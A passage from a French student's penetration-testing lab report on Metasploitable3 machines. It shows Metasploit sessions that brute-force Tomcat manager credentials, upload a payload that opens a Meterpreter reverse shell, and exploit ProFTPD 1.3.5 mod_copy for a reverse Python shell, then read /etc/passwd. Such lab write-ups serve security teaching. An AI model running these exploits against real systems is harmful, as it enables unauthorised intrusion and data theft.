FIGURE 54 – Lancement de l'attaque

J'avais ouvert sur un navigateur le site proposé par le service IIS pour voir si il répondrait encore en pensant que juste le service WEB crasherait, mais au final, c'est la machine Windows Server 2008 qui s'arrêtait de façon brutale. D'ailleurs, ce message d'erreur apparaissait une fois que la machine se remettait a reboot toute seule.




FIGURE 55 – Erreur Windows - DOS

3.5 Vulnérabilité : Tomcat

Etant donné que le service Tomcat n'est pas lancé de base sur la machine Windows Server 2k8, il a été nécessaire de l'activer manuellement, puis, de refaire un scan afin de découvrir ce service.

```
(ETU42877@kali)-[~]
└─$ sudo msfdb init
[sudo] password for ETU42877:
Sorry, try again.
[sudo] password for ETU42877:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
(ETU42877@kali)-[~]
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%          %%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

=====
+ -- ==[ metasploit v6.0.30-dev ]
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > db_nmap -p- -sV 192.168.1.29
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 06:51 EDT

[*] Nmap: 8282/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8383/tcp open  ssl/http        Apache httpd
```

FIGURE 56 – Nouveau scan pour découvrir Tomcat

Pour cette attaque, j'ai tout d'abord commencé par un module qui me permettait de faire un brute force sur l'adresse `http://192.168.1.29/manager`, ce module est `auxiliary/scanner/http/tomcat_mgr_login`. Dans ce cas-ci, étant donné que j'avais l'accès à un wiki et que je manquais de temps car j'étais en blocus, j'ai mis les credentials directement en premier dans les listes de usernames et de passwords. J'ai donc commencé à nouveau pas remplir les options.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options
Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  PASSWORD         /usr/share/wordlists/metasploit/unix_passwords.txt no        The HTTP password to specify for authentication
  PASS_FILE        /usr/share/wordlists/metasploit/unix_passwords.txt no        File containing passwords, one per line
  Proxies          192.168.1.29    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           192.168.1.29    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
  RPORT            8080            yes       The target port (TCP)
  SSL              false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
  TARGETURI        /manager/html    yes       The target URI
  THREADS          1               yes       The number of concurrent threads (max one per host)
  USERNAME         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        The HTTP username to specify for authentication
  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE        /usr/share/wordlists/metasploit/unix_users.txt         no        File containing users, one per line
  VERBOSE          true            yes       Whether to print output for all attempts
  VHOST            true            no        HTTP server virtual host
```

FIGURE 57 – Completion des options du module

Maintenant que l'on a les credentials, il ne reste qu'à choisir un module nous permettant d'introduire un payload sur notre machine cible et l'exécuter. Pour cela, j'ai utilisé le module *exploit/multi/http/tomcat_mgr_upload*. Celui-ci avait besoin des credentials trouvés précédemment ainsi que d'un payload. J'ai choisi de garder le payload par défaut qui est */java/meterpreter/reverse_tcp*. Nous pouvons voir sur cette figure que l'exécution du payload fonctionne et que la console meterpreter s'ouvre bien. Le reste de la manipulation est exactement la même que pour la vulnérabilité **WinRM**.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.1.33:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying r300avxTS ...
[*] Executing r300avxTS ...
[*] Undeploying r300avxTS ...
[*] Sending stage (58125 bytes) to 192.168.1.29
[*] Meterpreter session 1 opened (192.168.1.33:4444 → 192.168.1.29:49327) at 2021-05-27 09:48:43 -0400

meterpreter > |
```

FIGURE 58 – Execution du payload

3.6 Vulnérabilité : FTP (Ubuntu)

Etant donné que j'avais déjà fait cette attaque lors du cours de labo, j'ai décidé de la refaire. J'ai donc refait un scan mais cette fois-ci de la machine Ubuntu, puis grâce à la version du service *ProFTPD* j'ai pu chercher des modules qui pourraient être intéressants à utiliser. Bien entendu, j'ai repris le même module que j'avais pu utiliser au labo.

```
msf6 > db.nmap -sV 192.168.1.35
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 05:47 EDT
[*] Nmap: Nmap scan report for metasploitable3-ub1404.lan (192.168.1.35)
[*] Nmap: Host is up (0.00039s latency).
[*] Nmap: Not shown: 991 filtered ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 21/tcp    open  ftp      ProFTPD 1.3.5
[*] Nmap: 22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 631/tcp   open  ipp      CUPS 1.7
[*] Nmap: 3000/tcp  closed ppp
[*] Nmap: 3306/tcp  open  mysql    MySQL (unauthorized)
[*] Nmap: 8080/tcp  open  http     Jetty 8.1.7.v20120910
[*] Nmap: 8181/tcp  closed intermapper
[*] Nmap: Service Info: Host: METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds
msf6 > search ProFTPD

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/ftp/proftpd_telnet_iac  2010-11-01      great Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
1  exploit/linux/ftp/proftpd_sreplace      2006-11-26      great Yes   ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/linux/ftp/proftpd_telnet_iac    2010-11-01      great Yes   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
3  exploit/linux/misc/netSupport_manager_agent 2011-01-08      average No    NetSupport Manager Agent Remote Buffer Overflow
4  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No    ProFTPD-1.3.3c Backdoor Command Execution
5  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22      excellent Yes   ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_modcopy_exec
msf6 > use 5
```

FIGURE 59 – Recherche de modules pour ProFTPD 1.3.5

J'ai donc utilisé le module *exploit/unix/ftp/proftpd_modcopy_exec*. Puis, il a fallu choisir un payload. J'ai choisis le payload plus ou moins au hasard mais étant donné que je savais déjà que le *reverse_python* fonctionnait, j'ai choisis celui-là.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  cmd/unix/bind_awk                       normal No    Unix Command Shell, Bind TCP (via AWK)
1  cmd/unix/bind_perl                      normal No    Unix Command Shell, Bind TCP (via Perl)
2  cmd/unix/bind_perl_ipv6                 normal No    Unix Command Shell, Bind TCP (via perl) IPv6
3  cmd/unix/generic                        normal No    Unix Command, Generic Command Execution
4  cmd/unix/reverse_awk                    normal No    Unix Command Shell, Reverse TCP (via AWK)
5  cmd/unix/reverse_perl                   normal No    Unix Command Shell, Reverse TCP (via Perl)
6  cmd/unix/reverse_perl_ssl               normal No    Unix Command Shell, Reverse TCP SSL (via perl)
7  cmd/unix/reverse_python                 normal No    Unix Command Shell, Reverse TCP (via Python)
8  cmd/unix/reverse_python_ssl             normal No    Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD 7
PAYLOAD => cmd/unix/reverse_python
```

FIGURE 60 – Choix du payload

Voici un screenshot une fois toutes les options complétées. Il est intéressant de voir que j'ai modifié la variable *SITEPATH* qui était */var/www* da base pour mettre */var/www/html* qui est souvent le répertoire utilisé par défaut pour stocker les pages web.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
  Name      Current Setting  Required  Description
  --      -
  Proxies    192.168.1.35      yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.35      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80                yes       HTTP port (TCP)
  RPORT_FTP  21                yes       FTP port
  SITEPATH    /var/www/html      yes       Absolute writable website path
  SSL        false              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                  yes       Base path to the website
  TMPATH     /tmp                yes       Absolute writable path
  VHOST      /                  no        HTTP server virtual host

Payload options (cmd/unix/reverse_python):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.33     yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port
  SHELL     /bin/bash         yes       The system shell to use.

Exploit target:
  Id  Name
  --  --
  0    ProFTPD 1.3.5
```

FIGURE 61 – Completion des options du module

Enfin, je lance l'exploit et je gagne un accès au shell. On peut d'ailleurs remarquer que la machine répond à mes commandes (*ls*, *cat*). On peut remarquer dans le */etc/passwd* la présence de mon identifiant d'étudiant.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.33:4444
[*] 192.168.1.35:80 - 192.168.1.35:21 - Connected to FTP server
[*] 192.168.1.35:80 - 192.168.1.35:21 - Sending copy commands to FTP server
[*] 192.168.1.35:80 - Executing PHP payload /IK6l4.php
[*] Command shell session 4 opened (192.168.1.33:4444 → 192.168.1.35:39282) at 2021-05-28 07:00:10 -0400

ls
9luzA.php
ES6T9L.php
IK6l4.php
JlEIa.php
KI72xM.php
KIMOFXk.php
chat
drupal
payroll_app.php
phpmyadmin
tail /etc/passwd
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
zabbix:x:109:117::/var/run/zabbix:/bin/false
Etu42877:x:1126:1126::/home/Etu42877:/bin/bash
```

FIGURE 62 – Test et preuves